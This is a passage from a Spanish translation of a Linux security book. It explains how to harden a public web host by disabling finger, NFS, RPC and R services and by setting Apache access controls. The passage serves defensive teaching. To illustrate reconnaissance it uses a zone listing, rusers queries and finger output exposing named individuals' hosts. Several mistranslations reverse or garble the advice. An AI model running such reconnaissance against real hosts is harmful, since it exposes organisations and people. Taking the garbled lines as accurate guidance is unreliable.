- Otros servicios RPC.
- Protocolo de bloque de mensajes de servidor (*Server Message Block* (SMB)).
- Servicios R.

Debe decidir qué servicios quiere ofrecer sopesando su utilidad, sus beneficios y los riesgos que suponen. Ahora explicaremos brevemente estos servicios.

Protocolo de transferencia de archivos (*File Transfer Protocol* (FTP))

El Protocolo de Transferencia de Archivos (FTP) es el método estándar para transferir archivos de un sistema a otro. En intranet y en los *hosts* web privados, bien puede decidir proporcionar servicios FTP como una manera muy conveniente de distribución y aceptación de archivos. O podría proporcionar FTP para ofrecer a los usuarios una vía alternativa por la que recuperar información que de otro modo está disponible vía HTTP.

Para servidores web públicos, debería probablemente dar el FTP público. El FTP abierto anónimo supone varios riesgos de seguridad y un gran dolor de cabeza. Por ejemplo:

- Si los atacantes comprometen su servidor FTP, pueden obtener acceso privilegiado a los recursos del *host* restantes.
- Los atacantes pueden a veces utilizar FTP externo para "burlar" su *firewall*.
- En los servidores FTP públicos con directorios en los que se puede escribir, los atacantes pueden realizar ataques de saturación de disco, irritantes pero efectivos, llenando sus discos de basura.
- Ciertos sujetos pueden utilizar su FTP para almacenar contrabando, como por ejemplo, software robado o pirateado (*warez*) o material obsceno prohibido por la ley.

Si su organización tiene que proporcionar servicios FTP públicos, dedique una máquina específicamente para este propósito. Aísle esa máquina (prohiba relaciones de confianza con otras máquinas), deje sólo los puntos más esenciales, y siga estos pasos:

- Coloque los directorios FTP en su propio sistema de archivos (quizá en un entorno chroot).
- Niegue a los usuarios los privilegios chmod, overwrite, delete, o rename. Véase el Capítulo 11, "Seguridad en FTP."
- Haga *log* de todo.

finger

fingerd (el servidor finger) presenta información personal de los usuarios que se especifiquen, incluído el nombre de usuario, nombre real, *shell*, directorio y el número de teléfono de la oficina (si está disponible).

finger no es esencial y puede exponer a su sistema a actividades de reunión de información no deseadas. Dan Farmer y Wietse Venema hablan de las ventajas que finger ofrece a los intrusos en su trabajo "Cómo mejorar la seguridad de su sitio entrando en él":

> "Como cualquier conocedor de finger sabe, hacer finger de "@", "0", y "", así como de nombres comunes, como, por ejemplo, root, bin, ftp, system, guess, demo, manager, etc., puede revelar información interesante. Lo que sea esa información depende de la versión de finger que esté ejecutando su objetivo, pero lo más normal son nombres de cuentas, junto con sus directorios matriz y el *host* del que hicieron *log* la última vez."

(De "Cómo mejorar la seguridad de su sitio entrando en él"("Improving the Security of Your Site by Breaking Into It"), Dan Farmer y Wietse Venema, http://www.mindrape.org/papers/improve_by_breakin.html.)

Los intrusos pueden utilizar esta información para seguir la pista de los movimientos de su personal e, incluso, identificar los niveles de confianza dentro de su organización y de su red. Como mínimo, los atacantes pueden construir listas de usuarios y establecer otras posibles vías de ataque.

Para apreciar su nivel potencial de exposición, considere esta salida, sacada de un servidor finger de moria.bu.edu:

```
allysony Allyson Yarbrough  qterm   73 csa      (BABB022-0B96AX01.BU.E
ann317   Ann Lam            netscap 35 csa      (PUB6-XT19.BU.EDU:0.0)
annie77  Nhi Au             emacs-1 38 csa      (PUB3-XT30.BU.EDU:0.0)
april    jeannie lu         tin    *43 csa      (sonic.synnet.com)
artdodge Adam Bradley       pico    40 csb      (cs-xt6.bu.edu:0.0)
barford  Paul Barford       pine    *1* csb      (exeter)
best     Azer Bestavros     tcsh    28 csb      (sphinx:0.0)
best     Azer Bestavros     tcsh    0 sphinx    (:0.0)
bhatti   bhatti ghulam      tin     33 csa      (mail.evare.com)
brianm   Brian Mancuso      bash    19 csa      (gateway-all.itg.net)
budd     Phil Budne         tcsh   *5* csa      (philbudne.ne.mediaone
carter   Bob Carter         rlogin 11 csb       (liquid.bellcore.com)
```

Lo primero de lo que se dará cuenta es de que varios usuarios han hecho *log in* no desde conexiones por línea telefónica, sino desde puestos de trabajo con direcciones IP o nombres de *host* (sonic.synet.com, mail.evare.com, liquid.bellcore.com, etc.). Determinados atacantes tomarán nota de esto: si no pueden obtener acceso ilegal a su *host* de manera directa, podrían comprometer uno de estos otros *hosts*.

Por ejemplo, piense en la situación descrita anteriormente. Como los usuarios en *hosts* externos ya tienen cuentas válidas en moria, proporcionan a los atacantes una conveniente vía de entrada. Estos pueden hacer *log in* a moria bajo nombres de usuario legítimos y llevar a cabo expediciones de pesca sin levantar sospechas.

Además, examinando la salida, los atacantes pueden determinar rápidamente que moria soporta sesiones X (cs-xt6.bu.edu:0:0) y al menos servicios r básicos para usuarios y *hosts* seleccionados (liquid.bellcore.com). Éste es precisamente el tipo de información que intenta mantener en secreto. Así que, a menos que tenga una buena razón, no ejecute fingerd en su *host* web.

Sistema de archivos de red (*Network File System* (NFS))

El Sistema de Archivos de Red (*Network File System* (NFS)) proporciona acceso a directorios y archivos distribuidos y permite a los usuarios de *hosts* remotos montar su sistema de archivos desde lejos. En la máquina del usuario remoto, sus sistemas de archivos exportados parecen y actúan como si fueran locales. Los servicios NFS se asemejan vagamente a la distribución de archivos y directorios en el mundo de Windows y de MacOS.

En redes internas, podría utilizar NFS por conveniencia. Por ejemplo, utilizando NFS, puede distribuir una jerarquía de directorios central, que contenga herramientas esenciales, a todos los puestos de trabajo de una clase en particular. O puede utilizar NFS para distribuir directorios matrices de usuario. Esto asegurará que los usuarios tengan acceso a sus archivos incluso cuando hacen *log in* a diferentes máquinas. Por tanto, el usuario bozo puede hacer *log in* a linux1.samshack.net, linux2.samshack.net, o scounix.samshack.net y tener todavía un directorio /home idéntico.

Si está utilizando NFS en un servidor web interno, dé al menos estos pasos:

- Considere la creación de una división separada para los sistemas de archivos que pretenda exportar y active la opción nosuid.
- Exporte sistemas de archivos de sólo lectura siempre que sea posible.
- Limite el acceso a portmapper a los *hosts* de confianza. Para hacerlo, añada portmapper y su lista aprobada de *hosts* a /etc/hosts.allow. Después, agregue portmapper a /etc/hosts.deny y especifique ALL.
- No exporte nunca su sistema de archivos raíz.
- Su servidor NFS está configurado por defecto para negar el acceso a los usuarios remotos que estén conectados como root. No lo cambie.

De otro modo, a menos que sea absolutamente necesario, no ejecute NFS en un servidor web público. (Las ventajas compensan el riesgo ampliamente.)

Otros servicios RPC

Otros servicios RPC adicionales que debería desactivar son rpc.rusersd (el servidor rusers), rpc.rwalld (el servidor rwall), y rstatd (el demonio de estadística del sistema).

rpc.ruserd

ruserd puede exponerle a una actividad de reunión de información no deseada, produciendo unos resultados parecidos a la salida finger. Por ejemplo, de hizo una petición host a la Universidad de Santa Clara en California (host -l -v -t any

scu.edu) para generar una lista de posibles objetivos. Aquí tiene un fragmento de los resultados:

```
Bookstore-Switch.scu.edu    83659 IN    A    129.210.84.250
gw3svr.scu.edu    83659 IN    A    129.210.8.28
832Market-Switch.scu.edu    83659 IN    A    129.210.36.253
852Market-Switch.scu.edu    83659 IN    A    129.210.37.253
862Market-Switch.scu.edu    83659 IN    A    129.210.38.253
Performing-arts-router.scu.edu    83659 IN    A    129.210.216.254
FineArts-Router.scu.edu    83659 IN    A    129.210.24.254
DonohoeSvr.scu.edu    83659 IN    A    129.210.116.248
ebiz.scu.edu    83659 IN    A    129.210.46.109
pcalin.scu.edu    83659 IN    A    129.210.18.160
IT-SUPPORT-SVR.scu.edu    83659 IN    A    129.210.208.12
LeaveySvr.scu.edu    83659 IN    A    129.210.104.248
it.scu.edu    83659 IN    A    129.210.8.57
www.it.scu.edu    83659 IN    CNAME    scuish.SCU.EDU
sunrise.scu.edu    83659 IN    A    129.210.17.17
```

En esta lista, que ya era reveladora en sí misma por la manera en que los administradores scu.edu llamaban a sus *hosts* y a su hardware, destaca esta entrada:

```
sunrise.scu.edu    83659 IN    A    129.210.17.17
```

sunrise parecía una buena elección. Se supone que era un *host* (no hardware de red) y probablemente un SPARC. Después de ejecutar en él una petición rusers (rusers -l sunrise.scu.edu) se recibió:

```
qli  sunrise.scu.edu:pts/0    Jun 12 08:03  26:55 (sunrise)
hwen sunrise.scu.edu:pts/14   Jun  4 09:51  44:47 (godzilla.taec.co)
vli  sunrise.scu.edu:pts/1    Jun 12 18:34  5:49 (205.158.38.36)
qli  sunrise.scu.edu:pts/19   Jun  9 13:50  8:29 (sunrise)
```

Como puede ver, rusersd proporciona la misma información básica que fingerd (directorios de usuario menores, nombres reales, y el último *login*) y, por esa razón, debería desactivarlo. Para hacerlo, comente la línea correspondiente en inetd.conf.

rstatd

rstatd también proporciona información interesante, incluidas estadísticas de la CPU, memoria virtual, tiempo de conexión a la red y disco duro. Aunque la exposición de estos datos no supone una gran amenaza, no existe una buena razón para ofrecerla en un *host* web accesible al público. Es recomendable desactivar rstatd. Para hacerlo, comente la línea correspondiente en inetd.conf.

NOTA

Note que perfmeter (metro de rendimiento, una popular herramienta de diagnóstico) hace llamadas RPC a rstatd para conseguir la información. Si desactiva rstatd, perfmeter no funcionará.

rwalld (El servidor rwall)

rwalld procesa peticiones rwall y permite a los usuarios remotos enviar mensajes a todos los usuarios de la red. (rwall es la versión de red de wall.) No sirve a ningún propósito en un *host* web público y puede permitir a algunos tipos atascar las terminales con texto disparatado. Es recomendable desactivar rwalld. Para hacerlo, comente la línea correspondiente en inetd.conf.

Los servicios R

Lo servicios R (rshd, rlogin, rwhod y rexec) ofrecen varios grados de ejecución de comandos o interacción con *hosts* remotos y son bastante interesantes en entornos de red cerrados. Sin embargo, no hay lugar para ellos en servidores web públicos. Demos un rápido repaso de cada uno y lo que hace.

rshd (el servidor de *shell* remota)

rshd (el servidor de *shell* remota) permite la ejecución remota de un comando. El programa cliente (rsh) se conecta y pide una *shell* en el *host* remoto especificado. Una vez allí, rshd abre la *shell* y ejecuta comandos provistos por el usuario. Por ejemplo, suponga que quería un listado de directorios de / del *host* remoto linux3. Si linux3 estaba ejecutando rshd, podría utilizar este comando:

```
rsh linux "ls -l /"
```

Los servicios rshd no son útiles para servidores web disponibles para el público en general. Para desactivar rshd, quítelo en inetd.conf.

rlogin

rlogin es muy parecido a telnet. De hecho, una vez que hace *log in* utilizando rlogin, las cosas funcionarán exactamente como si estuviera utilizando telnet. La diferencia es ésta: rlogin está diseñado para automatizar *logins* entre máquinas que confían la una en la otra. Por ejemplo, suponga que su red tiene tres máquinas:

```
linux1.mycompany.com
linux2.mycompany.com
linux3.mycompany.com
```

Suponga además que tiene una cuenta con el nombre de usuario hacker en las tres máquinas. Si utilizara telnet para hacer *log in* a linux1, linux2, o linux3, tendría que utilizar un nombre de usuario y una contraseña cada vez. Para evitarlo, utilice en su lugar rlogin, así:

```
rlogin linux1
```

Como linux1 ya le conoce, le hace *log in* inmediatamente sin molestarse en preguntarle un nombre de usuario y una contraseña. rlogin sólo funciona de esta mane-

ra si su nombre de usuario es conocido y tiene una entrada .rhosts. Si no, rlogin todavía le preguntará un nombre de usuario y una contraseña.

El proporcionar servicios rlogin es bueno en entornos de intranet o redes cerradas, pero no son esenciales en *hosts* web públicos. Para eliminar rlogind (el servidor rlogin), elimínelo de (o ponga un comentario en) inetd.conf. Además, como medida adicional, es posible que quiera eliminar /etc/hosts.equiv y hacer una eliminación general en el disco de cualquier archivo .rhosts.

rexec (servicios de ejecución remota)

Los servicios rexec son un tanto anticuados, pero todavía están disponibles en Linux. rexec proporciona ejecución remota de comandos, de forma parecida a rsh. La diferencia principal es que los usuarios deben proporcionar una contraseña para ejecutar comandos con rexec. Sin embargo, incluso con este nivel de protección, todavía es recomendable desactivar rexecd (el servidor rexec) en *hosts* web públicos. Para hacerlo, ponga un comentario en inetd.conf.

rwhod (los servicios who remotos)

rwho es la versión de red de who, que es una utilidad que ofrece información de los usuarios que están haciendo *log* en la actualidad. Aquí tiene un ejemplo de una salida de petición who sencilla:

```
NAME       LINE         TIME
mikal      ttyq0        Jun 14 02:51
```

O, aquí tiene una más compleja, que no muestra simplemente los nombres de usuario y tty de los usuarios haciendo *log* en la actualidad, sino también su último comando:

```
NAME     LINE          TIME          IDLE     PID  COMMENTS
   .     system boot   Jun 14 02:38
   .     run-level 2   Jun 14 02:38    2     0    S
mikal    ftp1253       Jun 14 02:44   1253   id=ftp0 term=0   exit=0
mikal +  ttyq0         Jun 14 02:51   .      1497
```

rwhod (el servidor rwho) sirve dicha información a clientes rwho remotos. Esta utilidad (muy parecida a rusers) puede exponer información sensible y ayudar a los piratas a hacer listas de usuarios y utilizar tablas de tiempos. Desactive rwhod. Para hacerlo, ponga un comentario en inetd.conf.

Otros servicios

Ahora, demos un rápido repaso a servicios adicionales que podrían ejecutarse si no ha realizado personalmente la instalación o si ha habido otros que administraran su *host web* Linux.

Aquí tiene un escenario común: Su organización ha estado utilizando una máquina Linux para desarrollo durante varios meses. De repente, se le informa de que la máquina debería ser reconvertida en un *host* web o de intranet. Bajo estas condiciones, debería realizar una reinstalación. Sin embargo, si no lo hace, puede que tenga que desactivar varios servicios que, aunque serían perfectamente aceptables en un servidor independiente o interno, podrían suponer riesgos de seguridad en un servidor web.

La Tabla 14.1 alberga dichos servicios y lo que hacen, y ofrece información y sugerencias de cada uno de ellos.

Tabla 14.1 Otros servicios y demonios de red

Servicio	Descripción
amd	Éste es un demonio para montar automáticamente sistemas de archivos y se utiliza frecuentemente en entornos con NFS activado. Por tanto, es un buen candidato para aparecer en *hosts* de intranet. Si está transformando un *host* de intranet en uno web público, busque amd. Si se está ejecutando, asegúrese de que no es necesario. Si no lo es, desactívelo.
bootparamd	Ésta es una herramienta para arrancar remotamente sistemas Sun. No hay lugar para ella en un *host* web público, así que desactívelo si lo encuentra.
dhcpd	Es el demonio *Dynamic Host Configuration Protocol* (DHCP) (protocolo de configuración de *hosts* dinámicos). DHCP permite a su sistema Linux confiar información de red vital a los clientes entrantes. Los usuarios no necesitan saber su dirección IP, pasarela predefinida o máscaras de subred antes de hacer *log in* porque DHCP lo hace por ellos. Los *hosts* web públicos no tienen necesidad de DHCP. Si lo encuentra, desactívelo.
gopherd	Gopher es un sistema de distribución de documentos anticuado pero efectivo de la Universidad de Minnesota. Gopher fue, en realidad, el predecesor de Web y es en muchos aspectos similar. Originalmente accesible sólo vía interfaz de línea de comandos, Gopher causó gran impacto siguiendo la introducción de clientes gráficos Gopher. Aunque es cierto que la mayoría de los clientes de corriente principal de la Web todavía soportan Gopher, comparativamente hay algunos casos en los que en realidad se ofrecen servicios Gopher. Algunas distribuciones de Linux activan Gopher por defecto, así que asegúrese de comprobarlo y desactivarlo.
innd	Éste es el demonio de Noticias de Internet, un servicio que generalmente no se necesita en *hosts* web públicos.
lpd	Es el demonio de línea de impresora, otro servicio que normalmente no se necesita en *hosts* web públicos (aunque frecuentemente se le ve en *hosts* de intranet). Si lo encuentra, desactívelo.
portmap	Este RPC programa números en los números de puerto del protocolo DARPA y sólo se necesita si proporciona servicios RPC como NFS, rusers, rwho, etc. (que, en un servidor web, es desaconsejable).

Tabla 14.1 Otros servicios y demonios de red *(continuación)*

Servicio	Descripción
smbd	Éste es el servidor Samba. Ofrece servicios como *Server Message Block/LanManager* para sistemas Linux. Esto permite a las máquinas Linux funcionar como servidores de archivos en redes Microsoft, lo que hace de smbd una opción normal en *hosts* de intranet. En un *host* web público, desactive smbd.
ypbind	Esto permite a los procesos cliente unirse o conectarse a servidores NIS. Normalmente, no ejecute NIS en un *host* web público, así que desactívelo.
ypserv	Sirve información local NIS a *hosts* remotos. Normalmente, no ejecute NIS en un *host* web público, así que es recomendable desactivarlo.

Si no está seguro de qué servicios está ejecutando su *host* remoto, intente rastrear el sistema desde el puerto 0 al 65000. Esto revelará muchos (pero no todos) los servicios que se ejecutan. (Para obtener más información del rastreo de redes, por favor, véase el Capítulo 8, "Scanners".)

Para terminar, note que cuando desactiva servicios, sus cambios no entrarán en vigor hasta que reinicie inetd y httpd.

NOTA

La línea final es ésta: cuando construya su host web, intente seguir la filosofía de "Cuanto menos mejor" eliminando todo lo que no sea absolutamente necesario, incluyendo X, juegos, multimedia, demos, archivos de ejemplo de desarrollo, aplicaciones ejemplo, *shells* adicionales, etc.

Cómo aplicar control de acceso a servicios en ejecución

Con toda probabilidad, ejecutará varios servicios que podrían abrir agujeros de seguridad. Por ejemplo, sería difícil establecer y mantener un *host* web sin ofrecer servicios FTP, por lo menos a usuarios internos. Por tanto, necesitará aplicar control de acceso basado en *host* a dichos servicios.

Esto se hace utilizando unas herramientas llamadas TCP Wrappers, que ofrecen control de acceso a servicios remotos basado en coincidencia de patrones. Puede utilizarlo para permitir o denegar servicios a usuarios específicos.

Las herramientas TCP Wrappers ofrecen gran flexibilidad y su funcionalidad representa una mezcla de herramientas *firewall* y de detección de intrusiones. Dentro del sistema TCP Wrappers hay un lenguaje completo de control de acceso,

hosts_access, a través del cual puede no sólo permitir o denegar el acceso, sino también disparar varios eventos cuando TCP Wrappers detecte cierta actividad. Obtenga más información sobre TCP Wrappers en el Capítulo 18, "Linux y *firewalls*".

Seguridad de servidor web

Después de aminorar sus servicios de *host* web, el siguiente paso es establecer control y autentificación de acceso en su servidor web. De eso trata esta sección.

Apache es el servidor web, httpd, en la mayoría de las distribuciones Linux modernas.

httpd

Aplicación: httpd.

Requisitos: Apache.

Archivos de configuración: access.conf, httpd.conf, srm.conf.

Historial de seguridad: Como toda distribución madura, Apache ha tenido fallos de seguridad en el pasado. Sin embargo, la versión actual es bastante estable. Para examinar el historial de seguridad de Apache, vaya a http://bugs.apache.org/index. Allí encontrará un sistema de seguimiento de fallos excepcionalmente completo, con un motor de búsqueda que ofrece ordenación por tipo de fallo, módulo, versión y severidad (crítica, seria o no crítica).

Notas: Apache 1.3.4, lanzado en Enero de 1.999, gestiona todas las normas en un archivo unificado y único llamado httpd.conf-dist.

En su origen fue un sustitutivo de (y una mejora) httpd del National Center for Supercomputer Applications (Centro Nacional para Aplicaciones de Supercomputadoras). Apache es el servidor HTTP más popular del mundo y ofrece muchos mecanismos de seguridad internos, incluyendo:

- Control de acceso de red basado en *host*.
- Control sobre si los usuarios pueden y dónde pueden ejecutar *scripts* CGI.
- Control sobre si los usuarios locales pueden y cuándo pueden sobre escribir sus configuraciones.

Veamos ahora estas características.

Cómo controlar el acceso externo: access.conf

Apache ofrece control de acceso de red basado en *host* vía access.conf. Dependiendo de su distribución de Linux, access.conf podría estar ubicado en varios directorios, pero el más normal es /etc/httpd/apache/conf/.

Aquí tiene un access.conf normal de una instalación predeterminada:

```
# access.conf: Global access configuration
# Online docs at http://www.apache.org/
# This file defines server settings which affect which types of
# services are allowed, and in what circumstances.
# Each directory to which Apache has access, can be configured
# with respect
# to which services and features are allowed and/or disabled in that
# directory (and its subdirectories).
# Originally by Rob McCool
# First, we configure the "default" to be a very restrictive set of
# permissions.

<Directory />
Options None
AllowOverride None
</Directory>

# Note that from this point forward you must specifically allow
# particular features to be enabled - so if something's not working as
# you might expect, make sure that you have specifically enabled it
# below.
# This should be changed to whatever you set DocumentRoot to.

<Directory /home/httpd/html>

# This may also be "None", "All", or any combination of "Indexes",
# "Includes", "FollowSymLinks", "ExecCGI", or "MultiViews".

# Note that "MultiViews" must be named *explicitly* --- "Options All"
# doesn't give it to you.

# Options Indexes FollowSymLinks
Options None

# This controls which options the .htaccess files in directories can
# override. Can also be "All", or any combination of "Options",
# "FileInfo", "AuthConfig", and "Limit"

AllowOverride None

# Controls who can get stuff from this server.

order allow,deny
allow from all
```

```
</Directory>

# /usr/local/etc/httpd/cgi-bin should be changed to whatever your
# ScriptAliased CGI directory exists, if you have that configured.

#<Directory /usr/local/etc/httpd/cgi-bin>
<Directory /home/httpd/cgi-bin>
AllowOverride None
#Options None
Options ExecCGI
</Directory>

# Allow server status reports, with the URL of
# http://servername/server-status
# Change the ".your_domain.com" to match your domain to enable.

#<Location /server-status>
#SetHandler server-status

#order deny,allow
#deny from all
#allow from .your_domain.com
#</Location>

# There have been reports of people trying to abuse an old bug from
# pre-1.1 days.  This bug involved a CGI script distributed as a part
# of Apache. By uncommenting these lines you can redirect these attacks
# to a logging script on phf.apache.org.  Or, you can record them
# yourself, using the script
# support/phf_abuse_log.cgi.

#<Location /cgi-bin/phf*>
#deny from all
#ErrorDocument 403 http://phf.apache.org/phf_abuse_log.cgi
#</Location>

# You may place any other directories or locations you wish to have
# access information for after this one.
```

Para establecer directivas para aplicar control de acceso de red, concentre sus esfuerzos en las normas de esta sección:

```
# Controls who can get stuff from this server.

order allow,deny
allow from all
```

Las directivas ofrecen tres caminos de control:

- allow. La directiva allow controla qué *hosts* (si hay alguno) pueden conectarse y le ofrece tres opciones: all, none o list (donde list es una lista de *hosts* aprobados).
- deny. La directiva deny controla qué *hosts* (si hay alguno) no pueden conectarse y le ofrece tres opciones: all, none o list (donde, de nuevo, list es una lista de *hosts* no aprobados).
- order. La directiva order controla el orden en el que se aplican las reglas allow/deny y ofrece tres opciones: allow, deny, deny, allow o mutual-failure. (mutual-failure es un opción especial que especifica que una conexión debe pasar las directivas allow y deny.)

Al utilizar estas tres directivas coordinadas, puede aplicar control de acceso de varias formas:

- Inclusivamente. Aquí, enumere explícitamente todos los *hosts* autorizados.
- Exclusivamente. Aquí, enumere explícitamente todos los *hosts* no autorizados.
- Inclusiva y exclusivamente. Mezclar y coincidir.

Veamos algunos ejemplos.

Tipo inclusivo: permitir explícitamente los *hosts* autorizados

Suponga que su *host* fuera linux1.mydom.net y que quisiera restringir todo el tráfico externo. Su sección de control de acceso sería como ésta:

```
order deny, allow
allow from linux1.nycom.net
deny from all
```

Aquí, al evaluar una petición de conexión, el servidor primero procesa las denegaciones y rechaza a todos. Comprueba después los *hosts* aprobados y encuentra linux1.mycom.net. En este escenario se permiten sólo las peticiones de conexión de linux1.mycom.net.

Por supuesto, este escenario es demasiado restrictivo. Lo más normal es que quisiera permitir conectarse a su dominio al menos a algunas máquinas. Si es así, podría fabricar directivas un poco más liberales utilizando una lista de *hosts*, así:

```
order deny, allow
allow from linux1.mydom.net linux2.mydom.net linux3.mydom.net
deny from all
```

En este escenario no puede conectarse sólo linux1.mycom.net, sino también linux2.mycom.net y linux3.mycom.net. Sin embargo, a las otras máquinas de su dominio se las deja fuera. (Por ejemplo, el servidor rechazará conexiones de fiji.mycom.net y de hawaii.mycom.net.)

O quizá quiera permitir todas las conexiones iniciadas desde su dominio y rechazar sólo aquéllas de redes exteriores. Para hacerlo, podría configurar las directivas de control de acceso así:

```
order deny, allow
allow from mydom.net
deny from all
```

Aquí, cualquier máquina del dominio mydom.net puede conectarse. Pero note que siempre que sea posible debería utilizar direcciones IP para designar *hosts* y redes, en lugar de nombres de *host*. Esto le protegerá de *spoofing* DNS.

NOTA

En el *spoofing* a DNS, el pirata compromete el servidor DNS y altera explícitamente las tablas de direcciones nombre de *host*-IP. Estos cambios se escriben en las bases de datos de tablas de traducción del servidor DNS. Así, cuando el cliente pide una conexión, se le da una dirección errónea; esta dirección sería la dirección IP de una máquina bajo el control total del pirata.

Aquí tiene un ejemplo que limita las conexiones a aquéllas iniciadas por el *host* www.deltanet.com:

```
order deny, allow
allow from 199.171.190.25
deny from all
```

Y aquí tiene un grupo de directivas más general que limita las conexiones a aquéllas iniciadas desde la red de Deltanet:

```
order deny, allow
allow from 199.171.190
deny from all
```

Pero estos son esquemas inclusivos, donde enumera explícitamente todos los *hosts* o redes que pueden conectarse. No necesita confiar sólo en esquemas inclusivos. También puede utilizar esquemas exclusivos para eliminar un *host* (o varios) utilizando la directiva deny.

Tipo exclusivo: bloquear explícitamente los hosts no deseados

Suponga que quisiera bloquear conexiones de hackers.annoying.net, pero todavía quisiera permitir conexiones de alguien más. Debería configurar sus directivas así:

```
order deny, allow
allow from all
deny from hackers.annoying.net
```

Esto bloquearía sólo hackers.annoying.net y garantizaría acceso abierto a otros *hosts*. Por supuesto, en la práctica, esto sería un método poco realista. La gente de hackers probablemente tenga cuentas en otras máquinas de annoying.net. Por tanto, puede que se vea forzado a bloquear ese dominio entero, así:

```
order deny, allow
allow from all
deny from annoying.net
```

Esto bloquearía a cualquier *host* que viniera de annoying.net. Y si posteriormente se encontrara con problemas de usuarios de hackers que vinieran de otros dominios, podría simplemente añadir los nuevos dominios "malos" a la lista:

```
order allow, deny
allow from all
deny from annoying.net hackers.really-annoying.net hackers.knuckelheads.net
```

Pero las cosas no son siempre así. A veces necesita limitar el acceso a un solo dominio e, incluso así, rechazar conexiones de máquinas que estén dentro de él. Para ello debe utilizar la opción mutual-failure.

La opción mutual-failure: ambas a la vez

Suponga que está ejecutando Apache en un entorno de intranet donde su red principal es ourcompany.net. Su objetivo es proporcionar acceso web a todos los *hosts* excepto accounts.ourcompany.net y shipping.ourcompany.net. El método más fácil es establecer un grupo de directivas como éste:

```
order mutual-failure
allow from ourcompany.net
deny from accounts.ourcompany.net shipping.ourcompany.net
```

La directiva mutual-failure fuerza una comprobación donde los *hosts* entrantes deben cumplir las directivas allow y deny. Se garantiza el acceso a todos los *hosts* de ourcompany.net menos a accounts y a shipping.

Opciones de configuración que pueden afectar a la seguridad

Excepto para las funciones de control de acceso de red de access.conf, Apache se instala con configuraciones de seguridad óptimas. De hecho, estas configuraciones son tan estrictas que es posible que tenga que cambiar alguna de ellas.

Según realiza su configuración de Apache para que se ajuste a sus necesidades y aprende más sobre él, puede que se vea tentado a activar algunas opciones útiles que, por defecto, están desactivadas. La Tabla 14.2 enumera estas opciones y lo que hacen.

Tabla 14.2 Varias opciones de access.conf

Opción	Propósito
ExecCGI	Especifica qué *scripts* CGI se pueden ejecutar bajo esta jerarquía de directorios.
FollowSymLinks	Permite a usuarios remotos seguir vínculos simbólicos pulsando simplemente en sus hipervínculos.
Includes	Especifica que Apache procesará *Server Side Includes*.
Indexes	Activa un listado de directorios donde Apache mostrará una lista de archivos si no se encuentra una página predeterminada.

Estas opciones y la forma en que las configure pueden hacer emerger problemas de seguridad. Démoslas un rápido repaso.

La opción ExecCGI: activación de la ejecución de programas CGI

No mucho después de que emergiera la Web, pareció evidente que, aunque el hipertexto permitía a los usuarios navegar a través de documentos (o entre ellos), ofrecía poca interactividad. Los usuarios no podían manipular o buscar los datos.

En respuesta, los desarrolladores crearon varios programas que podían interactuar con los servidores web para producir una ordenación rudimentaria. Y según crecía la demanda de funcionalidad, así lo hizo también la necesidad de un estándar según el cual pudieran escribirse dichos programas pasarela. El resultado fue la Interfaz de Pasarela Común (*Common Gateway Interface* (CGI)).

CGI es un estándar que especifica cómo los servidores web utilizan aplicaciones externas para pasar información dinámica a los clientes web. CGI es neutral a la plataforma y al lenguaje, así que mientras tenga el compilador o intérprete necesario, puede escribir programas pasarela en cualquier lenguaje. Esto incluye, pero no está limitado, a los siguientes:

- BASIC.
- C/C++.
- Perl.
- Python.
- REXX.
- TCL.
- Los lenguajes *shell* (sh, csh, bash, ksh, ash, zsh, etc.).

Tareas típicas de CGI incluyen realizar búsquedas en bases de datos, mostrar estadísticas y ejecutar búsquedas WHOIS o FINGER en una interfaz web. (No

obstante, técnicamente podría realizar casi cualquier búsqueda basada en red utilizando CGI.)

Apache le permite controlar si se pueden ejecutar programas CGI y quién puede ejecutarlos. Para agregar permisos de ejecución de CGI, active la opción ExecCGI de access.conf, así:

```
Options ExecCGI
```

¿Supone algún riesgo activar la ejecución de CGI? Sí, porque aunque puede cumplir ciertas prácticas de programación de seguridad, es posible que sus usuarios no lo hagan. Ellos podrían escribir inadvertidamente programas CGI que debilitan la seguridad del sistema. Por tanto, activar la ejecución de CGI genera a veces más problemas que ventajas. Francamente, puede que se vea revisando el código de sus usuarios, buscando posibles agujeros.

Si puede evitar garantizar la ejecución de CGI, hágalo.

NOTA

También puede restringir la ejecución de CGI a un directorio específico. De esta forma, puede instalar y ejecutar *scripts* CGI, pero sus usuarios no. Algunos ISP hacen esto y ordenan que sus usuarios envíen sus *scripts* para examen. Si parece seguro, el ISP lo ubicará en el directorio aprobado. Para restringir CGI a un directorio particular, utilice la directiva ScriptAlias para definir el directorio deseado.

La opción FollowSymLinks: permitir a los usuarios seguir vínculos simbólicos

Linux soporta vínculos simbólicos, que son archivos pequeños que apuntan a la ubicación de otros más grandes. Cuando se accede a él, un vínculo simbólico se comporta como si el usuario accediera al archivo de referencia real.

Por ejemplo, suponga que su directorio raíz fuera /home/hacker y que accediera frecuentemente a un archivo llamado /home/jack/accounting/reports/1999/returns.txt. En lugar de teclear esa ruta tan extensa cada vez que necesitara acceso, podría crear un vínculo simbólico así:

```
ln -s  /home/jack/accounting/reports/1999/returns.txt returns.txt
```

Esto colocaría un vínculo simbólico llamado reports.txt en su directorio raíz. Desde entonces, podría acceder a reports.txt localmente. Es bastante interesante.

Apache soporta una opción llamada FollowSymLinks que permite a usuarios remotos seguir vínculos simbólicos en el directorio actual simplemente pulsando en sus hipervínculos. Esto tiene serias implicaciones de seguridad porque los usuarios locales pueden, inadvertidamente, (o incluso de forma maliciosa) vincular a

archivos de sistema internos y, por tanto, "romper la barrera", permitiendo a usuarios remotos saltar por encima de la barrera virtual que separa el espacio web de la jerarquía del sistema de archivos principal. No active la opción FollowSymLinks.

NOTA

Otra razón para no activar FollowSymLinks es que debe comprobar constantemente aquellos archivos que estén vinculados para tener permisos suficientemente restrictivos. Si tiene más que un pequeño grupo de usuarios, esto podría malgastar mucho tiempo y esfuerzo y ser un verdadero estorbo.

La opción Includes: activar Server Side Includes (SSI)

Apache soporta *Server Side Includes* (SSI), un sistema que permite a los Webmasters incluir información al vuelo en documentos HTML sin tener que escribir programas CGI.

SSI hace esto utilizando directivas basadas en HTML, que son comandos que puede incrustar en documentos HTML. Cuando los clientes web piden dichos documentos, el servidor analiza y ejecuta esos comandos.

Aquí tiene un ejemplo que utiliza la directiva config timefmt que informa de la hora y la fecha:

```
<html>
The current date and time is:
<!--#config timefmt="%B %e %Y"-->
</html>
```

Cuando un navegador web llame a este documento, el servidor capturará la fecha y hora del *host* local y sacará lo siguiente:

```
The current date and time is: Monday, 14-Jun-99 11:47:37 PST
```

Éste es bastante bueno y mucho más fácil que escribir un *script* Perl (que pudiera tener que analizar otros datos) para hacer lo mismo:

```
